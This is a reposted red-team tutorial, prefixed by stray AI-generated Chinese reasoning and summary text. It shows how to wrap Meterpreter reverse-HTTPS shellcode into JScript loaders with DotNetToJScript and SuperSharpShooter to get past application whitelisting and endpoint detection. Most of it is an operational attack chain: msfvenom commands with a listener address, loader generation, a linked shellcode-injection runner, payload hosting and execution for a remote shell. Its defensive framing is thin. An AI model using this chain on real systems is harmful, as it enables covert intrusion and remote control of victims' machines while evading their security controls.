嗯,用户让我总结这篇文章的内容,控制在100字以内,而且不需要特定的开头。首先,我需要快速浏览文章,抓住主要观点。 文章主要讲的是企业安全防护中的一个漏洞。现代企业通常使用应用白名单、端点保护和用户权限限制来防止恶意代码执行。然而,脚本执行(如JScript)常常被允许,因为很多业务依赖于这些脚本。 DotNetToJScript工具可以将.NET程序转换为JScript,这样就可以在内存中执行代码,绕过传统的安全控制措施。攻击者利用这一点,通过脚本加载恶意代码,避免被检测到。 总结一下,文章揭示了企业安全中的一个关键漏洞:脚本执行允许恶意代码绕过应用白名单和端点保护。攻击者利用DotNetToJScript在内存中执行代码,从而避开检测。 现在我要把这些要点浓缩到100字以内。确保涵盖主要技术手段和攻击方式。 </think> 文章揭示了企业安全防护中的一个关键漏洞:通过将.NET程序转换为JScript并利用可信的Windows脚本引擎,在内存中执行恶意代码,绕过应用白名单、端点保护等传统安全控制措施。这种技术使攻击者能够在不写入磁盘的情况下实现隐蔽的代码执行和命令与控制通信。 2026-2-10 18:49:55 Author: www.hackingarticles.in(查看原文) 阅读量:37 收藏
Modern enterprise environments rarely depend on a single security control. Instead, organizations commonly deploy application whitelisting (AppLocker / WDAC), endpoint protection, and user privilege restrictions to minimize attack surface and prevent unauthorized code execution.
A defensive pattern frequently observed during enterprise security assessments looks like this:
- Direct execution of .exe binaries is blocked or tightly monitored
- Unsigned or unknown executables are restricted by application control policies
- Script execution (such as .js via Windows Script Host) remains permitted due to:
- Legacy business applications
- Administrative and IT automation
- Operational dependencies that cannot be easily removed
DotNetToJScript exposes a key enterprise security gap by enabling fileless, in memory code execution through trusted Windows script engines; as a result, it bypasses application whitelisting, executable restrictions, and traditional endpoint defenses.
Table of Content
- Threat Model: Why This Works in Real Environments
- Execution Strategy Overview
- Mapping to a Corporate Environment
- Prerequisites
- Tooling Preparation
- Initial JScript Generation
- Shellcode Preparation
- Architecture Correction
- Final JScript Loader Creation
- Delivery and Execution
- Conclusion
Threat Model: Why This Works in Real Environments
In many enterprises:
- exe and cscript.exe are:
- Signed by Microsoft
- Required for business operations
- Explicitly allowed in application control policies
Script files are:
- Less scrutinized than executables
- Rarely blocked outright
- Often executed from user writable locations
Attackers leverage this by:
- Embedding malicious logic inside scripts
- Using scripts as loaders, not payloads
- Executing code in memory, avoiding disk-based detections
This blog demonstrates exactly that technique.
Execution Strategy Overview
Instead of delivering a malicious executable directly, the attack chain is:
Prepare a managed .NET assembly
- Handles memory allocation and shellcode execution
Convert the assembly into Jscript
- Using DotNetToScript
Execute via Windows Script Host
- A trusted Microsoft binary
Load shellcode in memory
- No dropped executables on disk
Establish an encrypted C2 channel
- HTTPS Meterpreter callback
From a defender’s perspective:
- No unknown .exe is launched
- No suspicious process is spawned directly
- Execution flows through trusted Windows components
Why JScript Is the Weak Link
JScript provides a powerful bridge between:
- High-level scripting
- Low-level Windows APIs
- Managed code execution
Using JScript, it is possible to:
- Instantiate COM objects
- Load .NET assemblies
- Execute code entirely in memory
Mapping to a Corporate Environment
- EXE blocked → AppLocker / WDAC enforced
- JScript allowed → Legacy automation requirement
- DotNetToScript → Custom loader development
- x64 shellcode → Modern endpoint architecture
- HTTPS Meterpreter → Encrypted outbound traffic over 443
- In-memory execution → EDR evasion technique
Nothing in this chain is exotic; it mirrors what works today in many production networks.
Prerequisite
- Kali Linux packed with tools
- Visual Studio
- DotNetToScript
- Metasploit Framework
- Msfvenom
- SuperSharpShooter
- Python 3
- Windows Script Host (wscript.exe / cscript.exe)
Tooling Preparation
This phase establishes a controlled tooling pipeline, using locally built tools to improve flexibility, reduce supply-chain risk, and maintain precise execution control.
Download DotNetToScript
The DotNetToScript project is downloaded from GitHub. This tool allows converting a managed .NET assembly into a JScript loader.
https://github.com/tyranid/DotNetToJScript
Click here.
Note: DotNetToScript executes a .NET assembly through JScript via Windows Script Host, appearing as legitimate script activity rather than binary execution.
Extract and Open the Project:
Extract the archive locally to access DotNetToScript, ExampleAssembly, and the Visual Studio solution files, then open DotNetToScript.sln in Microsoft Visual Studio.

Review Execution Logic:
The execution checks in Program.cs are reviewed, ensuring the tool enforces command-line usage and exits if run incorrectly, preventing unintended GUI execution paths.

Validate Environment Checks
Environment variables such as PROCESSOR_ARCHITECTURE are inspected to ensure execution context awareness.

Note: Many payload failures stem from execution context mismatches, not detection.
Verifying Assembly Execution with a Test Constructor
At this stage, we add a simple test constructor to verify end to end execution. When invoked through the JScript loader, it confirms that the .NET assembly loads correctly, instantiates the managed class, and resolves the required references properly; eliminating uncertainty before introducing more complex logic.
Note: In real world tradecraft, benign indicators are often used to validate execution first, avoiding wasted effort debugging payloads when the issue is a broken loader, missing references, or incorrect execution context.

The solution is configured to use the Release build with Any CPU selected initially.

Build the Solution
The solution is compiled successfully, generating:
- exe
- dll

This step validates the baseline before introducing payload logic.
Confirm Build Output
Visual Studio output confirms a successful build with no errors.

The presence of DotNetToScript.exe and ExampleAssembly.dll confirms the toolchain is functioning correctly and ready for payload integration.
Initial JScript Generation
This phase demonstrates how managed code can be transparently loaded and executed through a trusted Windows scripting host, bypassing binary-focused controls.
Preparing the Assembly for Conversion:
The assembly is copied into the appropriate directory so the converter can:
- Load it
- Serialize it
- Embed it into a script wrapper
This decouples payload development from delivery format.

Locate Build Artifacts
The bin\Release directory contains DotNetToScript.exe and ExampleAssembly.dll. Subsequently, this DLL will act as the execution core once embedded in JScript.

Then, open PowerShell in the current directory and run dir to confirm you’re in the correct location and that the required DLLs are available for conversion.

Convert DLL to JScript
DotNetToScript is executed to convert the DLL into a JScript file.
.\DotNetToJScript.exe ExampleAssembly.dll --lang=Jscript --ver=v4 -o test.js

Verify Generated Script
The generated JScript file contains:
- Base64-encoded data
- Assembly loading logic
- Execution routines

Note: This is dangerous because the malicious logic isn’t contained in a visible executable; consequently, it allows the activity to bypass static, binary focused security controls.
Test Script Execution
Executing the script triggers a test alert, confirming the JScript loader works correctly.

A test run confirms the assembly loads via Windows Script Host and the embedded logic executes correctly, validating the loader before adding shellcode.
Shellcode Preparation
Executing shellcode directly in memory via managed to native API calls avoids disk writes, bypasses file based endpoint detection, and mirrors real‑world stealthy payload behavior.

Generate x64 Shellcode
A 64-bit Meterpreter reverse HTTPS payload is generated using msfvenom, explicitly targeting x64 architecture.
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.36 LPORT=443 EXITFUNC=thread -f csharp

Embed Shellcode
For this demonstration, we utilized a specific shellcode runner implementation to execute our payload. Specifically, the code is based on a classic remote process injection technique targeting the explorer.exe process.
The full source code for the shellcode runner used in our TestClass is available here:
https://github.com/hkrsanjeet/awesome-pen-300/blob/main/dotnettojscript/shellcoderunner.cs
The runner works by importing essential Windows APIs from kernel32.dll:
The shellcode is embedded into the .NET assembly as a byte array. Then, the TestClass.cs file imports low level kernel32.dll APIs to allocate executable memory, write shellcode into it, and execute it via a new thread.

Note : Embedding the shellcode as a byte array in the managed assembly avoids dropped executables, removes runtime dependencies, and provides full control over execution flow.
In-Memory Shellcode Injection via Native Windows APIs
At this stage, the .NET assembly advances to full in memory payload execution by using native Windows APIs to run shellcode.
Then, native Windows APIs enable the code, written in C, to act like native malware by loading shellcode from a byte array into executable memory and running it in a new thread.

Runtime output verifies shellcode size, memory allocation, and thread execution, confirming the payload is ready before delivery.
Architecture Correction
Payload reliability depends on correct architecture selection, as mismatches often cause silent execution failures rather than detection.
Open Configuration Manager
Visual Studio’s Configuration Manager is opened to adjust platform settings.

Although Any CPU was selected earlier, it can be unreliable for consistent shellcode execution.
Add x64 Platform

A new x64 platform is created to ensure architecture alignment.
Apply x64 Configuration

The x64 platform is confirmed and applied to the solution.
Assigning x64 to the Payload Assembly
ExampleAssembly explicitly compiles for x64, preventing runtime architecture mismatches, memory corruption, and execution failures.

Selecting the Correct Payload Carrier
The x64 version is chosen as the only valid payload moving forward.

Rebuild the Solution
The solution is rebuilt using the x64 configuration.

Confirm Successful Build
Build output confirms successful x64 compilation.

The output shows the compiled DLL located at: ExampleAssembly\bin\x64\Release. Hence navigate to this folder to use or move the DLL as needed.

Final JScript Loader Creation
Once established, developers regenerate the loader to match the final payload, avoiding last mile execution issues.
Replacing the Old Assembly
Using the copy operation, the x64 ExampleAssembly.dll replaces the previous Any CPU version.

The original DLL is replaced with the x64 version to ensure consistency.

Regenerate Jscript
DotNetToScript is run again, producing a new reverse.js loader.
.\DotNetToJScript.exe ExampleAssembly.dll --lang=Jscript --ver=v4 -o reverse.js


Preparing the Command and Control Listener
The team reviews and confirms the final loader is ready for execution. Subsequently, in parallel, they set up a listener to securely receive callbacks over HTTPS, thereby blending in with normal outbound traffic.

Once executed, the reverse JavaScript payload successfully establishes a Meterpreter shell.

Finally, the sysinfo command confirms the target hostname, Windows version/build, and x64 architecture, validating correct execution and payload reliability.
Delivery and Execution
The final phase simulates real world payload execution in an enterprise environment, using trusted components and encrypted traffic to blend in while completing the objective.
Cloning SuperSharpShooter
SuperSharpShooter is used to further refine delivery and reduce static signatures.
git clone https://github.com/ScriptIdiot/SuperSharpShooter.git

Creating an Isolated Python Environment
A virtual environment ensures clean dependency management and reproducibility.
cd SuperSharpShooter
python3 -m venv sharpshooter
source sharpshooter/bin/activate

Install Dependencies
Dependencies are installed locally to support payload generation.
pip install jsmin
pip install colorama

Generating the Final Script Payload
In this step, we prepare the actual payload for the target and wrap it into a script based delivery format.
Firstly, msfvenom is used to generate a 64-bit Meterpreter reverse HTTPS shellcode. The payload is configured to:
- Match modern x64 Windows systems
- Use HTTPS for encrypted command and control
- Exit cleanly using a thread based exit function
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.36 LPORT=443 EXITFUNC=thread -f raw -o shell.txt

The developers generate the output in raw shellcode format, which makes it suitable for embedding into custom loaders rather than compiling it as an executable.
Then, SuperSharpShooter is used to convert this raw shellcode into a JScript-compatible payload. This tool wraps the shellcode in a .NET execution context and outputs a final reverse.js file.
python SuperSharpShooter.py --stageless --dotnetver 4 --rawscfile /home/kali/shell.txt --payload js --output reverse

At this point, reverse.js is the final artifact delivered to the target.
Host Payload
A Python HTTP server is started to host the script. You may have plenty of choices.
You can refer to the following resource for various file transfer techniques on Windows and Linux: click here.
Download Script on Target
The target retrieves reverse.js using a built in download method.

Execute and Receive Shell
Finally, the script runs through Windows Script Host and establishes a stable x64 Meterpreter session over HTTPS, with checks confirming correct architecture, in memory execution, and no dropped files.

Conclusion
Restricting executables helps, but it’s not sufficient. Script-based, in memory execution using trusted components can bypass many controls; highlighting a reliable red team foothold and a key reminder for defenders that execution context matters more than file type.
Author: MD Aslam drives security excellence and mentors teams to strengthen security across products, networks, and organizations as a dynamic Information Security leader. Contact here
如有侵权请联系:admin#unsafe.sh